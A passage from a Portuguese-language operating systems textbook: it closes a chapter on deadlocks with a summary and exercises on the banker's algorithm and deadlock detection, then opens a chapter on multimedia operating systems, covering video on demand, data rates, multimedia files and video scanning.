Entretanto, ainda há alguma pesquisa (teórica) sobre a detecção de impasses distribuídos. Não trataremos disso aqui porque (1) está fora do escopo deste livro e (2) não é nem um pouco prático em sistemas reais. Além disso, sua função principal parece ser a de manter o emprego de pesquisadores em teoria dos grafos.

#### 6.9 Resumo

Impasse é um problema potencial em qualquer sistema operacional. Ele ocorre quando integrantes de um grupo de processos são bloqueados em função da espera por um evento que somente outros processos do grupo podem causar. Essa situação faz com que todos os processos esperem para sempre. Em geral, o evento pelo qual os processos estão esperando é a liberação de algum recurso em uso por outro processo do grupo. Também é possível que um impasse ocorra quando todos os processos de um conjunto de processos de comunicação estão esperando por uma mensagem, o canal de comunicação está vazio e não há timeouts pendentes.

Impasses de recurso podem ser evitados por meio do controle de quais estados são seguros e quais são inseguros. Um estado seguro é aquele em que existe uma sequência de eventos que garanta que todos os processos possam ser concluídos. Um estado inseguro não apresenta essa garantia. O algoritmo do banqueiro evita impasses ao não atender a uma requisição quando ela puder colocar o sistema em um estado inseguro.

Impasses de recurso podem ser prevenidos estruturalmente se o sistema for projetado de modo que nunca possam vir a ocorrer. Por exemplo, ao conceder a posse de somente um recurso por processo de cada vez, quebra--se a condição de espera circular necessária à ocorrência de impasses. Impasses de recurso também podem ser evitados numerando-se todos os recursos e obrigando os processos a requisitá-los em ordem estritamente crescente.

Impasses de recurso não são os únicos. Impasses de comunicação também representam um problema potencial em alguns sistemas, embora sempre possam ser tratados por meio da definição de *timeouts* apropriados.

Livelock é semelhante ao impasse no que diz respeito à impossibilidade de continuação do processamento, mas é tecnicamente diferente porque envolve processos que ainda não estão bloqueados. A condição de inanição (starvation) é passível de ser evitada se for adotada uma política de alocação primeiro a chegar, primeiro a ser servido.

#### **Problemas**

- 1. Dê um exemplo de impasse proveniente da política.
- 2. Estudantes trabalhando em seus PCs em um laboratório de computação enviam seus arquivos para serem impressos por um servidor que usa a técnica de spooling para mantê-los em seu disco rígido. Em quais condições pode ocorrer impasse se o espaço em disco para o spool de impressão for limitado? Como evitar impasses nesse caso?
- 3. Na Figura 6.1, os recursos são devolvidos na ordem inversa de suas aquisições. Devolvê-los em outra ordem seria igualmente bom?
- 4. Quatro condições são necessárias para que haja um impasse de recurso (exclusão mútua, posse e espera, não preempção, espera circular). Dê um exemplo que demonstre que essas condições não são suficientes para que ocorra um impasse de recurso. Quando elas serão suficientes para causar um impasse desse tipo?
- 5. A Figura 6.3 mostra o conceito de um grafo de recursos. Podem existir grafos ilegais, isto é, grafos que estruturalmente violam o modelo em que nos temos baseado para o uso de recursos? Em caso afirmativo, dê um exemplo.
- 6. Imagine que exista um impasse de recurso em um sistema. Dê um exemplo que mostre que o conjunto de processos bloqueados pode incluir processos que não estão na cadeia circular no grafo de alocação de recursos correspondente.
- 7. A discussão do algoritmo do avestruz menciona a possibilidade de ocupação total das entradas da tabela de processos ou de outras tabelas do sistema. Sugira uma maneira de permitir que um administrador do sistema recupere essa situação.

- 8. Explique como o sistema pode se recuperar do impasse descrito no problema anterior utilizando (a) Recuperação por meio de preempção; (b) Recuperação por meio de reversão de estado e (c) Recuperação por meio da eliminação de processos.
- **9.** Suponha que, na Figura 6.6,  $C_{ii} + R_{ii} > E_{i}$  para um i qualquer. Que implicações essa suposição tem para o sistema?
- 10. Qual é a principal diferença entre o modelo mostrado na Figura 6.8 e os estados seguro e inseguro descritos na Seção 6.5.2? Qual a consequência dessa diferença?
- O esquema da trajetória de recursos da Figura 6.8 também pode ser usado para ilustrar o problema dos impasses com três processos e três recursos? Em caso afirmativo, como isso pode ser feito? Caso contrário, por que não?
- 12. Teoricamente, os grafos de trajetórias dos recursos poderiam ser usados para evitar impasses. Usando um escalonamento inteligente, o sistema operacional poderia evitar regiões inseguras. Sugira um problema prático que realmente faça isso.
- 13. Um sistema pode atingir um estado que não esteja em situação de impasse e que não seja seguro? Em caso afirmativo, dê um exemplo. Caso contrário, demonstre se todos os estados são seguros ou se estão em situação de impasse.
- 14. Considere um sistema que utiliza o algoritmo do banqueiro para evitar impasses. Em determinado momento, o processo P solicita o recurso R, que, embora esteja disponível, não é liberado. Isso significa que, se o sistema liberasse o recurso R para P, o sistema sofreria um impasse?
- 15. Uma limitação-chave do algoritmo do banqueiro é que ele requer o conhecimento da necessidade máxima de recursos de todos os processos. É possível projetar um algoritmo para prevenção de impasses que não precise de tal informação? Explique.
- 16. Observe cuidadosamente a Figura 6.11(b). O fato de D solicitar mais uma unidade leva a um estado seguro ou inseguro? E se a solicitação vier de C em vez de D?
- 17. Um sistema tem dois processos e três recursos idênticos. Cada processo precisa de, no máximo, dois recursos. É possível ocorrer impasse? Justifique sua resposta.
- 18. Considere novamente o problema anterior, mas agora com p processos, cada um necessitando de um máximo de *m* recursos de um total de *r* recursos disponíveis. Qual a condição para que o sistema figue livre de impasses?
- 19. Suponha que o processo A na Figura 6.12 requisite a última unidade de fita. Essa ação causará impasse?
- 20. Um computador tem seis unidades de fita, com n processos competindo por elas. Cada processo pode precisar de duas unidades. Para quais valores de n o sistema estará livre de impasses?
- 21. O algoritmo do banqueiro está sendo executado em um sistema com m classes de recursos e n processos. No limite com m e n grandes, o número de operações que devem ser executadas para verificar a segurança de um estado é proporcional a man. Quais são os valores de a e b?

22. Um sistema tem quatro processos e cinco recursos alocáveis. A alocação atual e as necessidades máximas são as seguintes:

	Alocado	Máximo	Disponível				
Processo A	10211	11213	00×11				
Processo B	20110	22210					
Processo C	11010	21310					
Processo D	11110	11221					

Qual é o menor valor de x para que esse estado seja seguro?

- 23. Uma forma de eliminar a espera circular é criar uma regra que diga que um processo pode utilizar somente um recurso de cada vez. Dê um exemplo que mostre que essa restrição é inaceitável na maioria dos casos.
- 24. Dois processos, A e B, precisam, cada um, de três registros, 1, 2 e 3, em um banco de dados. Se A os requisita na ordem 1, 2, 3 e B também os requisita nessa mesma ordem, a ocorrência de impasse não será possível. No entanto, se B os requisita na ordem 3, 2 e 1, então será possível a ocorrência de impasse. Com três recursos, existem 3!, isto é, seis combinações possíveis que cada processo pode usar para ordenar a requisição de recursos. Qual fração de todas as combinações estará seguramente livre de impasses?
- 25. Um sistema distribuído usando caixas postais tem duas primitivas de comunicação entre processos: send e receive. A segunda primitiva especifica um processo do qual será recebida uma mensagem, e o processo executor da primitiva será bloqueado caso não haja nenhuma mensagem disponível, mesmo que existam mensagens à espera, vindas de outros processos. Não existem recursos compartilhados, mas os processos precisam se comunicar frequentemente sobre outros assuntos. É possível ocorrer impasse? Discuta a questão.
- 26. Em um sistema de transferência eletrônica de fundos, existem centenas de processos idênticos funcionando da seguinte maneira: cada processo lê uma linha de entrada, que especifica determinada quantia, a conta corrente a ser creditada e a conta corrente a ser debitada. Em seguida, ele toma posse de ambas as contas correntes e transfere o dinheiro, liberando-as após a transferência. Quando muitos processos estiverem executando em paralelo, existirá um perigo bastante real de um processo que estiver de posse da conta corrente x ser incapaz de obter a conta corrente y, porque esta estará sendo usada por outro processo que agora deseja obter a conta corrente x. Projete um esquema para evitar impasses nesse sistema. Não libere um registro de conta corrente até ter concluído as transações. (Em outras palavras, não serão aceitas soluções que bloqueiem uma conta corrente e liberem-na imediatamente se a outra já estiver alocada.)
- 27. Uma maneira de prevenir impasses é eliminar a condição de posse e espera. No texto foi proposto que um processo deve primeiro liberar quaisquer recursos que ele já detenha (supondo que isso seja possível) antes de requisitar um novo recurso. Contudo, agindo-se assim, surge o perigo de ele obter um novo recurso, mas perder alguns

- dos recursos existentes para processos concorrentes. Proponha uma melhoria nesse esquema.
- 28. Um estudante de ciência da computação que está desenvolvendo um trabalho sobre impasses pensa em eliminá-los usando uma solução brilhante: quando um processo requisitar um recurso, ele deve especificar um tempolimite. Se o processo ficar bloqueado em virtude da não disponibilidade do recurso, um temporizador será acionado. Se o tempo-limite for ultrapassado, o processo será liberado e terá a permissão de executar novamente. Se você fosse o professor, que nota daria a essa proposta e por quê?
- **29.** Explique as diferenças entre impasse, livelock e condição de inanição (*starvation*).
- 30. Cinderela e o Príncipe estão se divorciando. Para dividir suas propriedades, eles estão de acordo com o seguinte algoritmo: todas as manhãs, cada um deles poderá enviar uma carta ao advogado do outro, solicitando um item da propriedade. Visto que leva um dia para as cartas serem entregues, eles concordaram que, se ambos descobrirem que pediram o mesmo item naquele dia, uma carta seria enviada no dia seguinte cancelando a requisição. Da propriedade fazem parte o cachorro Woofer, a casinha de Woofer, o canário Tweeter e a gaiola de Tweeter. Os animais amam suas casas, de modo que foi feito um acordo: qualquer separação de um animal e sua casa será inválida, obrigando que toda a divisão seja reiniciada do zero. Tanto Cinderela quanto o Príncipe querem Woofer desesperadamente. Bem, eles podem sair de férias (separados), pois cada um programou um computador pessoal para tratar da negociação. Por quê? É possível ocorrer impasse? É possível ocorrer inanição? Discuta a questão.
- 31. Um estudante com especialização em antropologia e em ciência da computação começou um projeto de pesquisa para verificar se babuínos africanos podem aprender sobre impasses. Ele encontrou um desfiladeiro montanhoso profundo e amarrou uma corda em cada extremidade dele, de modo que um babuíno possa atravessá-lo com as mãos na corda. Vários babuínos podem atravessá-lo ao mesmo tempo, desde que na mesma direção. Quando o movimento é para leste e para oeste, os babuínos sempre alcançam a corda ao mesmo tempo, resultando em situação de impasse (os babuínos ficam presos no meio

- da corda), porque é impossível para um babuíno saltar sobre o outro quando pendurados sobre o desfiladeiro. Se um babuíno quer atravessar o desfiladeiro, ele deve verificar se nenhum outro babuíno está naquele momento atravessando a corda no sentido oposto. Escreva um programa usando semáforos que evite esse impasse. Não se preocupe com a quantidade de babuínos em movimento para leste atrasando indefinidamente os babuínos em movimento para oeste.
- 32. Repita o problema anterior, mas agora evite a condição de inanição. Quando um babuíno que deseja atravessar para o leste chega à corda e encontra babuínos atravessando para o oeste, ele espera até que a corda esteja vazia, mas nenhum movimento mais para o oeste é permitido até que pelo menos um babuíno tenha atravessado na direção oposta.
- 33. Programe uma simulação do algoritmo do banqueiro. Seu programa deve gerar um ciclo por intermédio de cada cliente do banco, solicitando uma requisição e avaliando se ela é segura ou insegura. Gere um arquivo de requisições e decisões.
- 34. Escreva um programa que implemente um algoritmo de detecção de impasses com múltiplos recursos de cada tipo. Seu programa deve ler de um arquivo as seguintes entradas: o número de processos, o número de tipos de recursos, o número de recursos de cada tipo existente (vetor E), a matriz atual de alocação C (primeira linha, seguida da segunda linha etc.) e a matriz atual de solicitações R (primeira linha, seguida da segunda linha etc.). A saída do seu programa deve indicar se existe ou não um impasse no sistema. Caso haja, o programa deve exibir a identificação de todos os processos bloqueados.
- 35. Escreva um programa que detecte se existe um impasse no sistema por meio de um grafo de alocação de recursos. Seu programa deve ler de um arquivo as seguintes entradas: o número de processos e o número de recursos. Para cada processo, quatro números devem ser lidos: o número de recursos atualmente alocados ao processo, a identificação dos recursos alocados, a quantidade de recursos sendo solicitados, a identificação dos recursos solicitados. A saída do programa deve indicar se existe ou não um impasse no sistema. Caso haja, o programa deve exibir a identificação de todos os processos bloqueados.

# Capítulo **7**

# Sistemas operacionais multimídia

Filmes, videoclipes e música digitais estão se tornando, cada vez mais, meios comuns de apresentar informação e entretenimento usando um computador. Arquivos de áudio e vídeo podem ser armazenados em um disco e reproduzidos sob demanda. Contudo, suas características são muito diferentes dos tradicionais arquivos de texto para os quais foram projetados os atuais sistemas de arquivos. Como consequência, são necessários novos tipos de sistemas de arquivos. Mais ainda: o armazenamento e a reprodução de áudio e vídeo impõem novas exigências ao escalonador e também a outras partes do sistema operacional. Nas próximas seções, estudaremos vários desses tópicos e suas implicações em sistemas operacionais projetados para tratar multimídia.

Normalmente, filmes digitais são chamados multimídia, que literalmente significa mais de um meio. Por essa definição, este livro é um trabalho multimídia. Afinal, o livro utiliza dois meios: texto e imagens (figuras). Contudo, a maioria das pessoas usa o termo 'multimídia' para um documento que contenha dois ou mais meios contínuos, ou seja, meios que devem ser reproduzidos durante algum intervalo de tempo. Neste livro, usaremos o termo multimídia nesse sentido.

Outro termo um tanto ambíguo é 'vídeo'. No sentido técnico, vídeo é apenas um conjunto de imagens de um filme (diferente de um conjunto de sons). Na verdade, é comum encontrar câmeras e televisores com dois conectores, um rotulado como 'vídeo' e outro rotulado como 'áudio', já que os sinais são separados. Contudo, a expressão 'vídeo digital' normalmente se refere ao produto completo, tanto com imagem quanto com som. A seguir, usaremos o termo 'filme' para o produto completo. Observe que um filme, nesse sentido, não tem necessariamente duração de duas horas nem foi produzido por um estúdio de Hollywood a um custo maior que o de um Boeing 747. Um clipe de notícias de 30 segundos trazido da página da CNN pela Internet também é, por essa definição, um filme. Empregaremos o termo 'videoclipes' quando nos referirmos a filmes muito curtos.

# 7.1 Introdução à multimídia

Antes de tratarmos da tecnologia multimídia, talvez sejam úteis algumas palavras sobre suas aplicações atuais e futuras. Em um único computador, multimídia muitas vezes significa reproduzir um filme pré-gravado de um **DVD** (digital versatile disk). Os DVDs são discos ópticos que usam o mesmo substrato de policarbonato (plástico) de 120 mm dos CD-ROMs, mas são gravados em uma densidade mais alta, o que resulta em uma capacidade entre 5 GB e 17 GB, dependendo do formato.

Dois candidatos estão competindo com o DVD. Um deles é o **Blu-ray**, capaz de armazenar 25 GB no formato camada simples (e 50 GB no formato dupla camada). O outro é o **HD DVD**, que armazena 15 GB (camada simples) ou 30 GB (camada dupla). Cada formato é apoiado por um consórcio diferente de empresas de computadores e filmes. Aparentemente, os setores eletrônicos e de entretenimento sentiram saudades da guerra de formatos das décadas de 1970 e 1980 entre os formatos Betamax e VHS e decidiram repeti-la. É claro que a nova guerra vai atrasar por anos a popularização de ambos os sistemas, já que os consumidores precisarão esperar para saber qual formato sairá vencedor.

Outra aplicação de multimídia é a transferência de videoclipes pela Internet. Muitas páginas da Web têm itens que podem ser clicados para transferir pequenos filmes. Sites como o YouTube disponibilizam milhares de videoclipes. Conforme as tecnologias de distribuição mais rápidas, como TV a cabo e ADSL (asymmetric digital subscriber line — linha digital assimétrica do assinante), são mais amplamente empregadas, a presença de videoclipes na Internet crescerá vertiginosamente.

Outra área que requer suporte a multimídia é a criação dos próprios vídeos. Existem sistemas de edição multimídia que, para um melhor desempenho, precisam executar em um sistema operacional que dê conta tanto do trabalho multimídia quanto do trabalho convencional.

Há ainda uma outra área na qual a multimídia está se tornando importante: os jogos para computadores. Jogos muitas vezes executam videoclipes para exibir algum tipo de ação. Em geral, os clipes são curtos, mas há muitos deles, e clipes específicos são dinamicamente selecionados, dependendo das ações do usuário. Esses jogos estão cada vez mais sofisticados. É claro que o jogo em si pode gerar milhares de animações, mas o gerenciamento de vídeos gerados por programas é diferente do de filmes.

Por fim, o grande objetivo do mundo multimídia é o vídeo sob demanda (video on demand), que implica a capacidade de um consumidor, em casa, selecionar um filme

usando o controle remoto do televisor (ou o mouse) e ter esse filme imediatamente exibido na tela de sua televisão (ou no monitor de seu computador). Para viabilizar o vídeo sob demanda é necessária uma infraestrutura especial. Na Figura 7.1, vemos duas dessas infraestruturas. Cada uma tem três componentes essenciais: um ou mais servidores de vídeo, uma rede de distribuição e uma caixa digital (set--top box) em cada casa para decodificar o sinal. O servidor de vídeo é um computador potente que armazena muitos filmes em seu sistema de arquivos e os reproduz sob demanda. Algumas vezes, computadores de grande porte são usados como servidores de vídeo, pois conectar, digamos, mil discos de grande capacidade a um computador de grande porte é perfeitamente possível, ao passo que conectar mil discos a um computador pessoal é um problema sério. Grande parte do material das próximas seções aborda servidores de vídeo e seus sistemas operacionais.

A rede de distribuição entre o usuário e o servidor de vídeo deve ser capaz de transmitir dados em altas taxas e em tempo real. O projeto desse tipo de rede é interessante e complexo, mas não pertence ao escopo deste livro. Não falaremos mais nada sobre isso, a não ser para observar que essas redes sempre usam fibras ópticas do servidor de vídeo até uma caixa de junção que serve uma região em que os consumidores residem. Nos sistemas ADSL, que são

fornecidos pelas companhias telefônicas, a linha de telefone por par trançado existente serve o último quilômetro (ou quase isso) de transmissão. Nos sistemas de TV a cabo, explorados por operadoras, a fiação existente de TV a cabo é usada para a distribuição local. A ADSL tem a vantagem de oferecer a cada usuário um canal dedicado e, assim, garantir a largura de banda. No entanto, a largura de banda é baixa (alguns megabits/s) por causa das limitações das linhas telefônicas. A TV a cabo usa cabo coaxial de alta largura de banda (em gigabits/s), mas muitos usuários têm de compartilhar o mesmo cabo, resultando em uma disputa e em uma largura de banda sem garantias para o usuário. Entretanto, para competir com as empresas de TV a cabo, as operadoras telefônicas estão começando a utilizar fibra ótica nas residências e, assim, viabilizando que a ADSL tenha uma largura de banda maior do que a do cabo.

A última peça do sistema é a **set-top box**, ou seja, aonde chega o ADSL ou a TV a cabo. Esse dispositivo é, na verdade, um computador normal, com certos chips especiais para decodificação e descompressão de vídeo. No mínimo, esse tipo de aparelho contém CPU, RAM, ROM e a interface para ADSL ou para o cabo.

Uma alternativa à set-top box é usar o computador pessoal do consumidor e exibir o filme no monitor. Curiosamente, a razão para usar a set-top box — dado que a




Figura 7.1 Vídeo sob demanda utilizando diferentes tecnologias de distribuição. (a) ADSL. (b) TV a cabo.

maioria dos consumidores provavelmente já tem um computador — é que as operadoras de vídeo sob demanda esperam que as pessoas queiram assistir aos filmes em suas salas de estar, que normalmente possuem uma televisão, mas raramente um computador. De uma perspectiva técnica, usar um computador pessoal e não uma set-top box tem mais sentido, pois o computador é muito mais potente, tem um grande disco rígido e uma tela com resolução muito mais alta. De qualquer modo, muitas vezes faremos uma distinção entre o servidor de vídeo e o processo cliente no usuário final, que decodifica e exibe o filme. Contudo, em termos de projeto de sistema, não importa muito se o processo cliente executa em uma set-top box ou em um PC. Para um sistema de edição de vídeo, todos os processos executam na mesma máquina, mas continuaremos utilizando a terminologia de servidor e cliente para deixar claro o que cada processo está fazendo.

Voltando à multimídia em si: há duas características fundamentais que devem ser muito bem entendidas para tratá-la adequadamente:

- 1. Multimídia usa taxas de dados extremamente altas.
- 2. Multimídia requer reprodução em tempo real.

As altas taxas de dados resultam da natureza da informação visual e acústica. Os olhos e os ouvidos podem processar quantidades prodigiosas de informação por segundo e devem ser alimentados nessa taxa para produzir uma experiência sensorial aceitável. As taxas de dados de algumas fontes digitais multimídia e de certos dispositivos comuns de hardware são apresentadas na Tabela 7.1. Discutiremos alguns desses formatos de codificação posteriormente neste capítulo. O que se deve observar é a alta taxa de dados que a multimídia requer, a necessidade de compressão e a quantidade necessária de memória. Por exemplo, um filme HDTV de alta definição e sem compreensão de duas horas ocupa um arquivo de 570 GB. Um servidor de vídeo que armazene mil desses filmes precisa de um espaço em disco de 570 TB, ou seja, uma quantidade incomum para os padrões atuais. Deve-se observar também que, sem a compressão de dados, o hardware atual não consegue acompanhar as taxas de dados produzidas. Estudaremos a compressão de vídeo ainda neste capítulo.

A segunda exigência que a multimídia impõe sobre um sistema é a necessidade da entrega de dados em tempo real. A porção vídeo de um filme digital consiste em alguns quadros por segundo. O sistema NTSC, usado na América do Norte, América do Sul (exceto o Brasil) e no Japão, executa em 30 quadros/s (29,97 para os puristas); já os sistemas PAL e SECAM, usados em grande parte dos demais países (no Brasil usa-se PAL/M), executam em 25 quadros/s (25,00 para os puristas). Os quadros devem ser entregues em intervalos precisos de 33,3 ms ou 40 ms, respectivamente; do contrário, a imagem parecerá fragmentada.

Oficialmente, NTSC é a sigla para National Television Standards Committee (Comissão Nacional para Padrões Televisivos), mas o modo precário como a cor foi tratada no padrão quando a televisão em cores foi inventada gerou uma piada no meio industrial de que, na verdade, NTSC significaria never twice the same color (ou, em português, Nunca Duas Vezes a Mesma Cor). PAL significa phase alternating line (linha de fase alternante). Tecnicamente, é o melhor dos sistemas. SECAM é usado na França (e foi inventado para proteger os fabricantes franceses de TV da concorrência estrangeira) e significa sequentiel couleur avec memoire. O sistema SECAM também é usado na Europa Oriental porque, quando a televisão foi introduzida lá, os governos comunistas da época queriam evitar que o povo assistisse à televisão alemã (PAL) e, por isso, escolheram um sistema incompatível.

Nos seres humanos, os ouvidos são mais sensíveis que os olhos; portanto, uma variação de até mesmo alguns milissegundos na exibição será notada. A variabilidade nas taxas de entrega é chamada jitter e deve ser estritamente limitada para obter um bom desempenho. Observe que o jitter não é o mesmo que atraso. Se a rede de distribuição

Fonte	Mbps	GB/h
Telefone (PCM)	0,064	0,03
Música (MP3)	0,14	0,06
CD de áudio	1,4	0,62
Filme (MPEG-2, 640 x 480)	4	1,76
Câmera de vídeo digital (720 x 480)	25	11
TV não compactada (640 x 480)	221	97
HDTV não compactada (1.280 x 720)	648	288

Dispositivo	Mbps
Fast Ethernet	100
Disco Eide	133
Rede ATM OC-3	156
IEEE 1394b (FireWire)	800
Gigabit Ethernet	1.000
Disco Sata	3.000
Disco SCSI Ultra-640	5.120

Tabela 7.1 Algumas taxas de dados para dispositivos de E/S multimídia e de alto desempenho. Observe que 1 Mbps é igual a 10<sup>s</sup> bits/s, mas 1 GB é igual a 230 bytes.

da Figura 7.1 atrasar uniformemente todos os bits por exatamente 5.000 s, o filme começará um pouco mais tarde, mas será visto perfeitamente. Por outro lado, se os quadros forem aleatoriamente atrasados entre 100 e 200 ms, o filme se parecerá com um velho filme de Charlie Chaplin, não importa quem esteja estrelando.

As propriedades de tempo real necessárias para reproduzir multimídia de maneira aceitável são muitas vezes representadas por parâmetros de qualidade de serviço. Entre esses parâmetros estão largura de banda média disponível, pico de largura de banda disponível, atraso mínimo e máximo (que combinados delimitam o jitter) e a probabilidade de perda de bit. Por exemplo, uma operadora de rede pode oferecer um serviço garantindo uma largura de banda média de 4 Mbps, 99 por cento dos atrasos de transmissão no intervalo de 105 a 110 ms e uma taxa de perda de bit de 10<sup>-10</sup>, que seria adequada para filmes MPEG-2. A operadora também poderia oferecer um serviço mais barato e de menor qualidade com uma largura de banda média de 1 Mbps (por exemplo, ADSL). Nesse caso, a qualidade da reprodução seria comprometida de alguma maneira, provavelmente reduzindo a resolução e a taxa de quadros ou descartando a informação de cor, exibindo o filme em preto e branco.

O modo mais comum de fornecer garantias de qualidade de serviço é reservar capacidade antecipadamente para
cada novo cliente. Os recursos reservados podem ser uma
porção do uso da CPU, buffers de memória, capacidade de
transferência do disco e largura de banda de rede. Se um
novo cliente chega e quer assistir a um filme, mas o servidor de vídeo ou a rede avaliam que não há capacidade suficiente para mais um cliente, é necessário rejeitar o novo
cliente para evitar a degradação do serviço para os clientes
atuais. Como consequência, os servidores multimídia precisam de esquemas de reserva de recursos e um algoritmo
para controle de admissão para decidir quando podem
lidar com mais trabalho.

# 7.2 Arquivos multimídia

Na maioria dos sistemas, um arquivo de texto comum é formado por uma sequência de bytes sem qualquer estrutura que o sistema operacional possa reconhecer ou com ela se importar. Com a multimídia, a situação é mais complicada. Para começar, vídeo e áudio são completamente diferentes. Eles são capturados por dispositivos específicos (chip de CCD *versus* microfone), possuem estruturas internas diferentes (o vídeo tem 25–30 quadros/s; o áudio tem 44.100 amostras/s) e são reproduzidos por dispositivos diferentes (monitor *versus* alto-falante).

Além disso, a maioria dos filmes de Hollywood almeja agora uma audiência mundial que, na sua maioria, não fala inglês. Isso pode ser resolvido de duas maneiras. Para alguns países, é produzida uma trilha sonora adicional com as vozes dubladas no idioma local (contudo, sem os efeitos sonoros). No Japão, todos os televisores têm dois canais de som para possibilitar ao espectador ouvir os filmes estrangeiros no idioma original ou em japonês. Há um botão no controle remoto para selecionar o idioma. Em outros países, é usada a trilha sonora original com legendas no idioma local.

Além disso, muitos filmes e programas de TV hoje fornecem legendas em *closed-caption* (circuito fechado) também em inglês, para possibilitar que falantes do inglês com deficiência auditiva possam assistir ao filme. O resultado é que um filme digital pode, na verdade, ser formado por vários arquivos: um arquivo de vídeo, múltiplos arquivos de áudio e diversos arquivos de texto com legendas em vários idiomas. Os DVDs conseguem armazenar até 32 idiomas e arquivos de legendas. Um conjunto simples de arquivos multimídia é ilustrado na Figura 7.2. Explicaremos o significado de avanço rápido (*fast forward*) e do retrocesso rápido (*fast backward*) posteriormente neste capítulo.

Como consequência, o sistema de arquivos precisa manter o controle sobre múltiplos 'subarquivos' por arquivo. Um possível esquema é gerenciar cada subarquivo como um arquivo tradicional (por exemplo, usando um i-node para monitorar seus blocos) e ter uma nova estrutura de dados que relacione todos os subarquivos de um arquivo multimídia. Outro modo é inventar um tipo de i-node bidimensional, em que cada coluna relaciona os blocos de cada subarquivo. Em geral, a organização deve possibilitar ao espectador escolher dinamicamente qual trilha de áudio e qual legenda usar no momento em que o filme for visto.

Em cada caso, também é necessário manter os subarquivos sincronizados para que, ao ser reproduzida, a trilha de áudio selecionada permaneça sincronizada com o vídeo. Quando o áudio e o vídeo ficam um pouco fora de sincronia, o espectador pode ouvir as palavras de um ator antes ou depois de seus lábios se moverem, o que é facilmente percebido e bastante incômodo.

Para entender melhor como os arquivos multimídia são organizados, é necessário entender como o áudio e o vídeo funcionam em certos detalhes.

## 7.2.1 | Codificação de vídeo

O olho humano funciona do seguinte modo: ao atingir a retina, uma imagem é retida por alguns milissegundos antes de desaparecer. Se uma sequência de imagens atinge a retina em 50 ou mais imagens/s, o olho não percebe que estão sendo exibidas imagens discretas. Todos os sistemas de imagens em movimento baseados em filme ou em vídeo exploram esse princípio para produzir imagens em movimento.

Para entender sistemas de vídeo, é melhor começar com a simples e antiga televisão em preto e branco. Para representar a imagem bidimensional na tela da televisão como uma função unidimensional da voltagem em relação




Figura 7.2 Um filme pode ser formado por diversos arquivos.

ao tempo, a câmera percorre um feixe de elétrons rapidamente de um lado para outro da imagem e lentamente de cima para baixo, registrando a intensidade luminosa conforme seu percurso. No final da varredura, chamada de quadro, o feixe volta à origem da tela (retrace). Essa intensidade como uma função do tempo é transmitida pelas emissoras de TV e os receptores repetem o processo de varredura para reconstruir a imagem. O padrão de varredura usado, tanto pela câmera quanto pelo receptor, é mostrado na Figura 7.3. (A título de observação, as câmeras CCD fazem integração em vez de varredura, mas algumas câmeras e todos os monitores CRT realizam varredura.)

Os parâmetros exatos de varredura variam de país para país. O NTSC tem 525 linhas de varredura, uma relação horizontal para vertical de 4:3 e 30 quadros/s (na verdade, 29,97 quadros/s). Os sistemas europeus PAL e SECAM têm 625 linhas, a mesma relação horizontal para vertical de 4:3, e 25 quadros/s. Em ambos os sistemas, algumas linhas do topo e de baixo da imagem não são exibidas (para aproximar de uma imagem retangular nos CRTs, originalmente arredondados). Somente são mostradas 483 das 525 linhas de varredura NTSC (e 576 das 625 linhas de varredura PAL/SECAM).

Embora 25 quadros/s sejam suficientes para capturar movimentos suaves, nessa taxa de quadros muitas pessoas, especialmente as mais idosas, perceberão que a imagem tremula (porque a imagem anterior desapareceu da retina antes que uma nova aparecesse). Em vez de aumentar a taxa de quadros, o que requereria usar mais da escassa largura de banda, foi adotada uma abordagem diferente. Em vez de mostrar todas as linhas de varredura em ordem de cima para baixo, primeiro são exibidas todas as linhas de varredura ímpares e depois são exibidas as linhas pares. Cada um desses meio--quadros é chamado de campo. Experimentos mostraram que as pessoas percebem a tremulação em 25 quadros/s, mas não a percebem em 50 campos/s. Essa técnica é chamada de **entrelaçamento**. A televisão ou o vídeo que não sejam entrelaçados são chamados de progressivos.

O vídeo em cores usa o mesmo padrão de varredura do monocromático (preto e branco), só que, em vez de mostrar a imagem com um feixe em movimento, são empregados três feixes movendo-se em uníssono. Um feixe é usado para cada uma das três cores primárias: vermelho, verde e azul (RGB - red, green e blue). Essa técnica funciona porque qualquer cor pode ser construída a partir da superposição linear do vermelho, do verde e do azul, com as devidas intensidades. Contudo, para transmitir em um único canal, os três sinais de cores devem ser combinados em um único sinal composto.

Para permitir que as transmissões em cores sejam vistas em receptores em preto e branco, todos os três sistemas combinam linearmente os sinais RGB em um sinal de luminância (brilho) e dois sinais de crominância (cor), embora todos eles usem coeficientes diferentes para construir esses sinais a partir dos sinais RGB. O interessante é que o olho é muito mais sensível ao sinal de luminância do que aos sinais de crominância e, portanto, estes últimos não precisam ser transmitidos de modo tão preciso. Consequentemente, o sinal de luminância pode ser transmitido na mesma frequência do velho sinal em preto e branco e, assim, ser recebido nos televisores em preto e branco. Os dois sinais de crominância são transmitidos em bandas es-




Figura 7.3 O padrão de varredura utilizado pelo vídeo NTSC e pela TV.

